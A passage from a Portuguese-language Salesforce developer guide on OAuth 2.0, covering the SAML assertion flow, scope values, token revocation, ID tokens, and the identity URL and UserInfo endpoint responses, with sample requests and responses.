 - `solicitação_inválida`—fora de banda não suportado
 - `acesso_negado`—autorização negada do usuário final
 - `uri_de_redirecionamento_ausente`—`uri_de_redirecionamento` não fornecido
 - `redirect_uri_mismatch`: incompatibilidade do `redirect_uri` com o objeto aplicativo conectado
 - `insucesso_imediato`—insucesso imediato
 - `concessão_inválida`—credenciais do usuário inválidas
 - `concessão_inválida`—IP restrito ou horas de login inválido
 - `usuário_inativo`—o usuário está inativo
 - `org_inativa`—a organização está bloqueada, fechada ou suspensa
 - `taxa_limite_excedida`—número de logins excedidos
 - `invalid_scope`—o escopo solicitado é inválido, desconhecido ou mal formado
- `estado`—Estado que foi informado na etapa de aprovação. Isso não será incluído se o parâmetro `state` não for incluído na string de consulta original.

A seguir está um exemplo de erro no URI de redirecionamento:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Fluxo de asserções de SAML

O fluxo de asserções de SAML é uma alternativa para as organizações que no momento estão usando SAML para acessar o Salesforce e querem acessar a API de serviços da Web da mesma forma. O fluxo de asserções de SAML só pode ser usado em uma única organização. Não é necessário criar um aplicativo conectado para usar esse fluxo de declarações. Os clientes podem usar isso para associar-se à API usando uma asserção de SAML, de forma muito semelhante a como se associariam ao Salesforce para login único da Web.

A seguir, estão as etapas gerais para uso deste fluxo. Muitas das etapas estão descritas com mais detalhes abaixo.

1. [Configurar SAML](#) na página 224 para sua organização. Você deve usar o SAML versão 2.0.
2. [Trocar uma asserção de SAML para uma chave de acesso](#).
3. O Salesforce [envia a resposta](#).
4. Use um analisador JSON para processar a resposta e extrair o `access_token`.

Configurando SAML para OAuth

Para configurar sua organização para usar SAML, siga as instruções no tópico Configurando definições de SAML para login único. Depois de configurar o SAML, você pode usar a mesma configuração exata para federação da Web e da API.

Dois URLs são fornecidos depois que você configura o SAML para sua organização:

- URL de login do Salesforce.com—Use este URL ao efetuar login único na Web
- Ponto final da chave Auth 2.0—Use este URL ao trocar uma asserção de SAML para uma chave de acesso a ser usada com a API.

Ao gerar asserções de SAML a serem usadas com o ponto final da chave, o URL do destinatário na asserção pode ser o valor do Ponto final da chave OAuth 2.0 ou o URL de login do Salesforce.com.

Trocar uma asserção de SAML para uma chave de acesso

Para trocar uma asserção de SAML para uma chave de acesso, seu cliente deve obter ou gerar uma resposta de SAML válida e PUBLICAR isso no ponto final da chave. Cabe ao cliente determinar o método de obtenção desta resposta. Quando o cliente tem uma resposta válida, ele envia os seguintes parâmetros:

- `tipo_de_concessão`—O valor deve ser `asserção` para este fluxo.
- `declaração`: uma resposta de SAML com codificação Base 64 e, em seguida, com codificação do URL, que normalmente seria usada para o login único na Web.
- `assertion_type`: deve ser `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, com codificação do URL
- `formato`—Formato de retorno esperado. Esse parâmetro é opcional. O padrão é `json`. Os valores são:
 - `urlencoded`

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

- json
- xml

Este é o corpo de um exemplo de POST fora de banda feito no `https://login.salesforce.com/services/oauth2/token`:

```
grant_type=assertion&assertion_type=urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&assertion=PD94bWwgdmVyc2l1vbj0iMS4wIiBlbmNvZGluz0iVVRGLTgiPz4KPHNhbw. . .
```

O servidor Salesforce envia uma resposta

Após a verificação da resposta de SAML, o Salesforce envia uma resposta para o cliente. Os seguintes parâmetros estão no corpo da resposta:

- `chave_de_acesso`—O ID de sessão do Salesforce que pode ser usado com a API de serviços da Web.
- `token_type` — O valor é `Portador` para todas as respostas que incluem um token de acesso.
- `id`—URL de identidade que pode ser usado para identificar o usuário e também para consulta de mais informações sobre o usuário. Veja os [URLs de identidade](#) na página 230.

Segue um exemplo de resposta do Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://na1.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

Se ocorrer um erro durante esta etapa, a resposta conterá uma mensagem de erro com estas partes:

- `erro`—Código do erro
- `descrição_do_erro`—Descrição do erro com informações adicionais.
 - `tipo_de_resposta_não_suportado`—tipo de resposta não suportado
 - `solicitação_inválida`—HTTPS necessário
 - `solicitação_inválida`—deve usar HTTP POST
 - `tipo_de_assertão_inválido`—o tipo de asserção especificado não é suportado
 - `invalid_grant`: código de autorização inválido (verifique se o cliente envia uma `declaração` com codificação do URL e `assertion_type`)
 - `concessão_inválida`—IP restrito ou horas de login inválido
 - `usuário_inativo`—o usuário está inativo
 - `org_inativa`—a organização está bloqueada, fechada ou suspensa
 - `taxa_limite_excedida`—número de logins excedidos
- `uri_do_erro`—Um link para o Validador de asserção de SAML, que contém mais informações sobre a falha. Isso só é retornado quando o Salesforce consegue analisar a asserção.

A seguir está um exemplo de erro:

```
{"error_uri":"https://na1.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Valores de parâmetros do escopo

O parâmetro `scope` permite ajustar o que o aplicativo cliente pode acessar em uma organização do Salesforce. Os valores de `scope` válidos são:

Valor	Descrição
<code>api</code>	Permite o acesso à conta do usuário atual conectado usando APIs, como a API REST e a API em massa. Esse valor também inclui a <code>chatter_api</code> , que permite o acesso aos recursos da API REST do Chatter.
<code>chatter_api</code>	Permite acesso somente aos recursos da API REST do Chatter.
<code>custom_permissions</code>	Permite o acesso às permissões personalizadas em uma organização associada ao aplicativo conectado e mostra se o usuário atual está com cada permissão ativada ou não.
<code>full</code>	Permite o acesso a todos os dados disponíveis para o usuário logado e engloba todos os outros escopos. <code>full</code> não retorna um token de atualização. Você deve solicitar explicitamente o escopo <code>refresh_token</code> para obter uma chave de atualização.
<code>id</code>	Permite acesso ao serviço de URL de identidade. É possível solicitar <code>perfil</code> , <code>email</code> , <code>endereço</code> ou <code>telefone</code> individualmente para obter o mesmo resultado que o uso de <code>id</code> ; são sinônimos.
<code>openid</code>	Permite o acesso ao identificador exclusivo do usuário atual conectado para aplicativos OpenID Connect. Pode-se usar o escopo de <code>openid</code> no fluxo do agente de usuário do OAuth 2.0 e o fluxo de autenticação do servidor da Web do OAuth 2.0 para obter um token de ID assinado em conformidade com as especificações do OpenID Connect além do token de acesso.
<code>refresh_token</code>	Permite que um token de atualização seja retornado caso seja elegível para receber um. Isso permite a interação do aplicativo com os dados do usuário enquanto o usuário está offline; é a mesma coisa que solicitar <code>offline_access</code> .
<code>visualforce</code>	Permite acesso às páginas do Visualforce.
<code>web</code>	Permite a capacidade de usar o <code>access_token</code> na Web. Também inclui o <code>visualforce</code> , que permite o acesso às páginas do Visualforce.

Todos os valores do escopo incluem automaticamente o `id`, então independente dos valores de `scope` passados, você sempre tem acesso aos URLs de identidade.

Quando um usuário aprova aplicativos, o valor do escopo é armazenado com o token de atualização.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

Por exemplo, se um usuário aprovar um aplicativo com o escopo de `id`, o token de atualização é criado com `scope=id`. Em seguida, se o usuário aprovar um segundo aplicativo com um escopo diferente, por exemplo, `api`, o token de atualização é criado com `scope=api`.

Para solicitações de token portador JSON ou SAML, a solicitação examina os escopos de todos os tokens de atualização anteriores e os combina.

Dado o exemplo anterior, o resultado é um token de acesso com `scope=id%20api`.

A seguir está um exemplo de solicitação configurando o parâmetro `scope` com os valores `api`, `id` e `web`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG91KcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20web
```

CONSULTE TAMBÉM:

- [Autenticando aplicativos com o OAuth](#)
- [Obtendo e verificando um token de ID](#)

Revogando tokens OAuth

Quando os usuários solicitam os dados no aplicativo externo (a página do consumidor), eles são autenticados. Você pode revogar os tokens de acesso, ou o token de atualização e todos os tokens de acesso relacionados, usando a revogação. Os desenvolvedores podem usar este recurso ao configurar um botão Logout no aplicativo.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

Revogando tokens

Para revogar tokens OAuth 2.0, use o ponto final de revogação:

```
https://login.salesforce.com/services/oauth2/revoke
```

Construa uma solicitação POST que inclua os seguintes parâmetros usando o formato `application/x-www-form-urlencoded` na entidade-corpo de solicitação HTTP. Por exemplo:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

Se um token de acesso for incluído, nós o invalidaremos e revogaremos o token. Se um token de atualização for incluído, nós o revogaremos assim como qualquer token de acesso associado.

O servidor de autorização indica o processamento bem-sucedido da solicitação retornando um código 200 de status de HTTP. Para todas as condições de erro, um código de status 400 é usado juntamente com uma das seguintes respostas de erro.

- `unsupported_token_type`—tipo de token não suportado
- `invalid_token` — O token era inválido

Para o sandbox, use `test.salesforce.com` em vez de `login.salesforce.com`.

Suporte a GET

Suportamos também solicitações GET com o `token` do parâmetro da string de consulta e o token atual. Se um token de acesso for incluído, nós o invalidaremos e revogaremos o token. Se um token de atualização for incluído, nós o revogaremos assim como qualquer token de acesso associado. Por exemplo:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

O servidor de autorização indica o processamento bem-sucedido da solicitação retornando um código 200 de status de HTTP. Para todas as condições de erro, o código de status 400 é usado.

Suporte a JSONP

O ponto final da revogação também aceita solicitações GET com um parâmetro de callback adicional, e retorna a resposta com tipo de conteúdo `application/javascript`. Por exemplo:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

Se a solicitação for bem-sucedida, um callback será enviado para a função JavaScript definida no parâmetro de callback da solicitação GET:

```
myCallback({});
```

Se a resposta não for bem-sucedida, um callback será enviado com um código de erro:

```
myCallback({"error": "invalid_token"});
```

CONSULTE TAMBÉM:

[Usando a chave de acesso](#)

Usando a chave de acesso

Quando um consumidor que usa o OAuth versão 2.0 tem uma chave de acesso, o método de uso da chave depende da API sendo usada

- Para a API REST, use um cabeçalho de autorização HTTP com o seguinte formato `Authorization: Access-Token` portador.
- Para a API do SOAP, o token de acesso é colocado no cabeçalho de autenticação de SOAP `SessionHeader`.
- Para o URL de identidade, use um cabeçalho de autorização HTTP (como com a API REST) ou use como um parâmetro HTTP `oauth_token`.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

Obtendo e verificando um token de ID

O Salesforce pode responder a uma solicitação do OAuth com um token de ID, em conformidade com as [especificações do OpenID Connect](#). Tanto o fluxo do agente do usuário do OAuth 2.0 quanto o fluxo de autenticação do servidor da Web do OAuth 2.0 podem solicitar um token de ID assinado caso o parâmetro de escopo da solicitação inclua `openid`. O token retornado é um token portador JSON (JWT).

- O fluxo de autenticação do agente do usuário deve incluir o parâmetro `response_type` com o valor `token id_token`, o escopo `openid` e o parâmetro `nonce`.
- O fluxo de autenticação do servidor da Web deve incluir o parâmetro `response_type` com o valor `code` e o escopo `openid`. O parâmetro `nonce` é opcional para o fluxo de autenticação do servidor da Web.

Veja a seguir um exemplo de solicitação de um token de ID usando o fluxo de autenticação do agente do usuário.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG91KcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Use as chaves públicas publicadas para garantir que a assinatura na resposta seja uma assinatura válida do Salesforce.

1. Acesse `https://login.salesforce.com/id/keys`.
A resposta inclui informações com formatação JSON sobre as chaves públicas usadas para assinar.
2. Use a chave com o valor correto de `kid`, que especifica a versão, para validar a assinatura.

CONSULTE TAMBÉM:

- [Fluxo de agentes de usuários OAuth 2.0](#)
- [Fluxo de autenticação do servidor Web OAuth 2.0](#)

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

URLs de identidade

Além do token de acesso, um URL de identidade também é retornado como parte de uma resposta de token, no parâmetro de escopo `id`.

O URL de identidade é uma string que identifica exclusivamente um usuário e também uma API RESTful que pode ser usada para consultar (com uma chave de acesso válida) informações adicionais sobre o usuário. O Salesforce retorna informações básicas de personalização sobre o usuário, além de pontos finais importantes com os quais o cliente pode falar, como fotos do usuário e pontos finais da API que ele pode acessar.

O acesso do cliente ao URL de identidade referente a um usuário em uma organização não fornece acesso ao URL de identidade para outro usuário na mesma organização, a menos que o token associado preencha todas as condições a seguir.

- A solicitação de OAuth referente ao token de acesso incluiu o acesso `completo` ou `api`.
- O token de acesso é para um usuário com a permissão “API ativada”.
- O token de acesso é para um usuário que tem acesso ao outro usuário, de acordo com as regras de Compartilhamento de usuários da organização.
- O token de acesso é para um usuário interno — ou seja, o valor de `user_type` na resposta é `STANDARD`.

Do contrário, é necessário ter um token de acesso para cada usuário para exibir o URL de identidade.

O formato do URL é: `https://login.salesforce.com/orgID/userID`, onde `orgID` é o ID da organização do Salesforce à qual o usuário pertence e `userID` é o ID do usuário do Salesforce.

 **Nota:** Para o sandbox, `login.salesforce.com` é substituído por `test.salesforce.com`.
O URL deve ser sempre HTTPS.

Parâmetros do URL de identidade

Os parâmetros a seguir podem ser usados com a chave de acesso e o URL de identidade. O token de acesso pode ser usado em um cabeçalho de solicitação de autorização ou em uma solicitação com o parâmetro `oauth_token`.

Parâmetro	Descrição
Chave de acesso	Consulte Usando a chave de acesso na página 228.
Formato	<p>Esse parâmetro é opcional. Especifique o formato da saída retornada. Os valores válidos são:</p> <ul style="list-style-type: none"> • <code>json</code> • <code>xml</code> <p>Em vez de usar o parâmetro <code>formato</code>, o cliente também pode verificar o formato retornado em um cabeçalho de aceitação da solicitação usando um dos seguintes:</p> <ul style="list-style-type: none"> • Aceitar: <code>application/json</code> • Aceitar: <code>application/xml</code> • Aceitar: <code>application/x-www-form-urlencoded</code> <p>Observe o seguinte:</p> <ul style="list-style-type: none"> • Cabeçalhos de aceitação de curinga são permitidos. <code>*/*</code> é aceito e retorna JSON.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

Parâmetro	Descrição
	<ul style="list-style-type: none"> • Uma lista de valores também é aceita e verificada da esquerda para a direita. Por exemplo: <code>application/xml,application/json,application/html,*/*</code> retorna XML. • O parâmetro <code>format</code> tem precedência sobre o cabeçalho da solicitação de aceitação.
Versão	Esse parâmetro é opcional. Especifique um número de versão da API SOAP ou a string literal <code>último</code> . Se esse valor não for especificado, os URLs da API conterão o valor literal <code>{versão}</code> , no lugar do número da versão, para que o cliente faça a substituição da string. Se o valor for especificado como <code>último</code> , a versão da API mais recente será usada.
PrettyPrint	Esse parâmetro é opcional e só é aceito em um cabeçalho, não como um parâmetro de URL. Especifique a saída para ser formatada melhor. Por exemplo, use o seguinte em um cabeçalho: <code>X-PrettyPrint:1</code> . Se esse valor não for especificado, o XML ou JSON retornado será otimizado para tamanho, e não para legibilidade.
Callback	Esse parâmetro é opcional. Especifique um valor de função JavaScript válido. Esse parâmetro só é usado quando o formato é especificado como JSON. A saída é agrupada nesse nome de função (JSONP.) Por exemplo, se uma solicitação para <code>https://server/id/orgid/userid/</code> retornar <code>{"foo":"bar"}</code> , uma solicitação para <code>https://server/id/orgid/userid/?callback=baz</code> retornará <code>baz({"foo":"bar"});</code> .

Resposta do URL de identidade

Uma solicitação válida retorna as seguintes informações no formato JSON.

- `id`—O URL de identidade (o mesmo URL que foi consultado)
 - `usuário_avalidado`—Um valor booleano que indica se a chave de acesso especificada usada foi emitida para esta identidade
 - `id_do_usuario`—O ID do usuário do Salesforce
 - `nome_do_usuario`—O nome do usuário do Salesforce
 - `id_da_organização`—O ID da organização do Salesforce
 - `apelido`—O apelido na comunidade do usuário consultado
 - `nome_de_exibição`—O nome de exibição (nome completo) do usuário consultado
 - `email`—O endereço de email do usuário consultado
 - `email_verified`: indica se a verificação de email da organização está ativada (`verdadeiro`) ou não (`falso`).
 - `first_name` — O nome do usuário
 - `last_name` — O sobrenome do usuário
 - `timezone` — O fuso horário das configurações do usuário
 - `fotos` — Um mapa de URLs para as imagens do perfil do usuário
-  **Nota:** O acesso a esses URLs requer uma chave de acesso. Consulte [Usando a chave de acesso](#) na página 228.
- `imagem`
 - `miniatura`
- `addr_street` — A rua especificada no endereço das configurações do usuário

- `addr_city` — A cidade especificada no endereço das configurações do usuário
 - `addr_state` — O estado especificado no endereço das configurações do usuário
 - `addr_country` — O país especificado no endereço das configurações do usuário
 - `addr_zip` — O CEP ou código postal especificado no endereço das configurações do usuário
 - `mobile_phone` — O número de celular nas configurações do usuário
 - `mobile_phone_verified` — O usuário confirmou que o número de celular é válido. Consulte a descrição do campo Usuário móvel.
 - `status`: o status do Chatter atual do usuário
 - `data_de_criação`: `data e hora xsd` valor da data de criação da última postagem pelo usuário, por exemplo, 2010-05-08T05:17:51.000Z
 - `corpo`: o corpo da postagem
 - `urls`: um mapa que contém diversos pontos finais da API e que pode ser usado com o usuário especificado
-  **Nota:** O acesso aos pontos finais REST requer uma chave de acesso. Consulte [Usando a chave de acesso](#) na página 228.
- `corporativo` (SOAP)
 - `metadados` (SOAP)
 - `parceiro` (SOAP)
 - `rest` (REST)
 - `subjects` (REST)
 - `pesquisa` (REST)
 - `consulta` (REST)
 - `recente` (REST)
 - `perfil`
 - `feeds` (Chatter)
 - `feed-items` (Chatter)
 - `groups` (Chatter)
 - `users` (Chatter)
 - `domínio_personalizado` — Esse valor será omitido se a organização não tiver um domínio personalizado configurado e propagado
- `ativo`—Um booleano que especifica se o usuário consultado está ativo
 - `tipo_de_usuario`—O tipo do usuário consultado
 - `idioma` — O idioma do usuário consultado
 - `localidade` — A localidade do usuário consultado
 - `utcOffset`—O deslocamento do UTC do fuso horário do usuário consultado, em milissegundos
 - `data_da_última_modificação`—`data e hora xsd` formato da última modificação do usuário, por exemplo, 2010-06-28T20:54:09.000Z
 - `is_app_installed` — O valor é `verdadeiro` quando o aplicativo conectado está instalado na organização do usuário atual e a chave de acesso do usuário foi criada usando um fluxo OAuth. Se o aplicativo conectado não está instalado, a propriedade não existe (em vez de ser `falsa`). Ao analisar a resposta, verifique a existência e o valor da propriedade.

- `mobile_policy`: valores específicos para gerenciar aplicativos conectados móveis. Esses valores só ficam disponíveis quando o aplicativo conectado está instalado na organização do usuário atual e o aplicativo tem um valor definido de tempo limite da sessão e um valor de comprimento do PIN (número de identificação pessoal).
 - `screen_lock`: o período de tempo de espera para bloquear a tela após a inatividade
 - `pin_length`: o comprimento do número de identificação necessário para obter acesso ao aplicativo móvel
- `push_service_type`: esse valor de resposta é definido como `apple` se o aplicativo conectado for registrado com o Apple Push Notification Service (APNS) para as notificações por push em iOS ou `androidGcm` caso esteja registrado com o Google Cloud Messaging (GCM) para notificações por push em Android. O tipo de valor da resposta é uma matriz.
- `custom_permissions` — Quando uma solicitação inclui o parâmetro de escopo `custom_permissions`, a resposta inclui um mapa contendo permissões personalizadas em uma organização associada ao aplicativo conectado. Se o aplicativo conectado não está instalado na organização ou não tem permissões personalizadas associadas, a resposta não contém um mapa `custom_permissions`. Veja a seguir um exemplo de solicitação.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG9lKcPoNINVBKv6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

Veja a seguir o bloco de JSON na resposta do URL de identidade.

```
"custom_permissions":
{
  "Email.View":true,
  "Email.Create":false,
  "Email.Delete":false
}
```

A seguir, há uma resposta no formato XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>http://na1.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
  <created_date xsi:nil="true"/>
  <body xsi:nil="true"/>
</status>
<photos>
  <picture>http://na1.salesforce.com/profilephoto/005/F</picture>
  <thumbnail>http://na1.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
  <enterprise>http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk
  </enterprise>
  <metadata>http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk
  </metadata>
  <partner>http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk
  </partner>
  <rest>http://na1.salesforce.com/services/data/v{version}/
```

```

</rest>
<subjects>http://na1.salesforce.com/services/data/v{version}/subjects/
</subjects>
<search>http://na1.salesforce.com/services/data/v{version}/search/
</search>
<query>http://na1.salesforce.com/services/data/v{version}/query/
</query>
<profile>http://na1.salesforce.com/005x0000001S2b9
</profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
    
```

A seguir, há uma resposta no formato JSON:

```

{"id": "http://na1.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user": true,
"user_id": "005x0000001S2b9",
"organization_id": "00Dx0000001T0zk",
"nick_name": "admin1.2777578168398293E12foofoofoofoo",
"display_name": "Alan Van",
"email": "admin@2060747062579699.com",
"status": {"created_date": null, "body": null},
"photos": {"picture": "http://na1.salesforce.com/profilephoto/005/F",
"thumbnail": "http://na1.salesforce.com/profilephoto/005/T"},
"urls": {
"enterprise": "http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",
"metadata": "http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",
"partner": "http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",
"rest": "http://na1.salesforce.com/services/data/v{version}/",
"subjects": "http://na1.salesforce.com/services/data/v{version}/subjects/",
"search": "http://na1.salesforce.com/services/data/v{version}/search/",
"query": "http://na1.salesforce.com/services/data/v{version}/query/",
"profile": "http://na1.salesforce.com/005x0000001S2b9"},
"active": true,
"user_type": "STANDARD",
"language": "en_US",
"locale": "en_US",
"utcOffset": -28800000,
"last_modified_date": "2010-06-28T20:54:09.000+0000"}
    
```

Após uma solicitação inválida, estas são as possíveis respostas do Salesforce:

Código de erro	Problema na solicitação
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Está faltando a chave de acesso
403 (forbidden) — Bad_OAuth_Token	Chave de acesso inválida

Código de erro	Problema na solicitação
403 (forbidden) — Wrong_Org	Usuários em uma organização diferente
404 (not found) — Bad_Id	Usuário ou ID da organização inválido ou incorreto
404 (not found) — Inactive	Usuário desativado ou organização inativa
404 (not found) — No_Access	Falta ao usuário o acesso correto à organização ou informações
404 (not found) — No_Site_Endpoint	Solicitação para um ponto final inválido de um site
404 (não encontrado) — Erro interno	Sem resposta do servidor
406 (not acceptable) — Invalid_Version	Versão inválida
406 (not acceptable) — Invalid_Callback	Callback inválido

CONSULTE TAMBÉM:

[Usando a chave de acesso](#)

O UserInfo Endpoint

O UserInfo Endpoint é uma API RESTful que pode ser usada para consultar (com um token de acesso válido) informações sobre o usuário associado ao token de acesso no formato padrão do OpenID Connect. O Salesforce retorna informações básicas de personalização sobre o usuário, além de pontos finais importantes com os quais o cliente pode falar, como fotos do usuário e pontos finais da API que ele pode acessar. Esse ponto final dá acesso a informações somente sobre o usuário atual, não sobre os outros usuários da mesma organização.

O formato do URL é:

`https://login.salesforce.com/services/oauth2/userinfo`.

 **Nota:** Para o sandbox, `login.salesforce.com` é substituído por `test.salesforce.com`.

O URL deve ser sempre HTTPS.

Parâmetros do UserInfo Endpoint

Os parâmetros a seguir podem ser usados com o token de acesso e o UserInfo Endpoint. O token de acesso pode ser usado em um cabeçalho de solicitação de autorização ou em uma solicitação com o parâmetro `oauth_token`.

Parâmetro	Descrição
Chave de acesso	Consulte Usando a chave de acesso na página 228.
Formato	Esse parâmetro é opcional. Especifique o formato da saída retornada. Os valores válidos são: <ul style="list-style-type: none"> • <code>json</code> • <code>xml</code> Em vez de usar o parâmetro <code>formato</code> , o cliente também pode verificar o formato retornado em um cabeçalho de aceitação da solicitação usando um dos seguintes:

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- "Gerenciar aplicativos conectados"

Parâmetro	Descrição
	<ul style="list-style-type: none"> • Aceitar: application/json • Aceitar: application/xml • Aceitar: application/x-www-form-urlencoded <p>Observe o seguinte:</p> <ul style="list-style-type: none"> • Cabeçalhos de aceitação de curinga são permitidos. */* é aceito e retorna JSON. • Uma lista de valores também é aceita e verificada da esquerda para a direita. Por exemplo: application/xml, application/json, application/html, */* retorna XML. • O parâmetro format tem precedência sobre o cabeçalho da solicitação de aceitação.
Versão	<p>Esse parâmetro é opcional. Especifique um número de versão da API SOAP ou a string literal último. Se esse valor não for especificado, os URLs da API conterão o valor literal {versão}, no lugar do número da versão, para que o cliente faça a substituição da string. Se o valor for especificado como último, a versão da API mais recente será usada.</p>
PrettyPrint	<p>Esse parâmetro é opcional e só é aceito em um cabeçalho, não como um parâmetro de URL. Especifique a saída para ser formatada melhor. Por exemplo, use o seguinte em um cabeçalho: X-PrettyPrint:1. Se esse valor não for especificado, o XML ou JSON retornado será otimizado para o tamanho, não para a legibilidade.</p>
Callback	<p>Esse parâmetro é opcional. Especifique um valor de função JavaScript válido. Esse parâmetro só é usado quando o formato é especificado como JSON. A saída é agrupada nesse nome de função (JSONP.) Por exemplo, se uma solicitação para https://server/id/orgid/userid/ retornar {"foo":"bar"}, uma solicitação para https://server/id/orgid/userid/?callback=baz retornará baz({"foo":"bar"});.</p>

Resposta do UserInfo Endpoint

Depois de fazer uma solicitação válida, o Salesforce retorna as seguintes informações no formato JSON, por padrão, ou qualquer outro que estiver especificado no parâmetro Formato.

A resposta inclui valores listados no [Perfil de cliente básico do OpenID Connect](#), bem como o ID de usuário do Salesforce, o ID da organização e os URLs relacionados de perfil, feed, etc.

A seguir, há uma resposta no formato JSON:

```
{ "sub": "http://login.salesforce.com/id/00Dx000.../005x000...",
  "user_id": "005x000...", "organization_id": "00Dx000...",
  "preferred_username": "user1@1135222488950007.com",
  "nickname": "user1.3860098879512678E12",
  "name": "na1 LastName",
  "email": "user1@1135222488950007.com",
  "email_verified": true, "given_name": "na1", "family_name": "LastName",
  "zoneinfo": "America/Los_Angeles",
  "photos": { "picture": "http://na1.salesforce.com/profilephoto/005/F", "thumbnail": "http://na1.salesforce.com/profilephoto/005/T" },
  "profile": "http://na1.salesforce.com/005x000...",
  "picture": "http://na1.salesforce.com/profilephoto/005/F",
  "address": { "country": "us" },
```

```
"urls":{"enterprise":"http://na1.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"http://na1.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"http://na1.salesforce.com/services/data/v{version}/",
"subjects":"http://na1.salesforce.com/services/data/v{version}/subjects/",
"search":"http://na1.salesforce.com/services/data/v{version}/search/",
"query":"http://na1.salesforce.com/services/data/v{version}/query/",
"recent":"http://na1.salesforce.com/services/data/v{version}/recent/",
"profile":"http://na1.salesforce.com/005x000...",
"feeds":"http://na1.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"http://na1.salesforce.com/services/data/v{version}/chatter/groups",
"users":"http://na1.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"http://na1.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-2880000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

A seguir, há uma resposta no formato XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>http://na1.salesforce.com/profilephoto/005/F</picture>
<thumbnail>http://na1.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>http://na1.salesforce.com/005x000...</profile>
<picture>http://na1.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
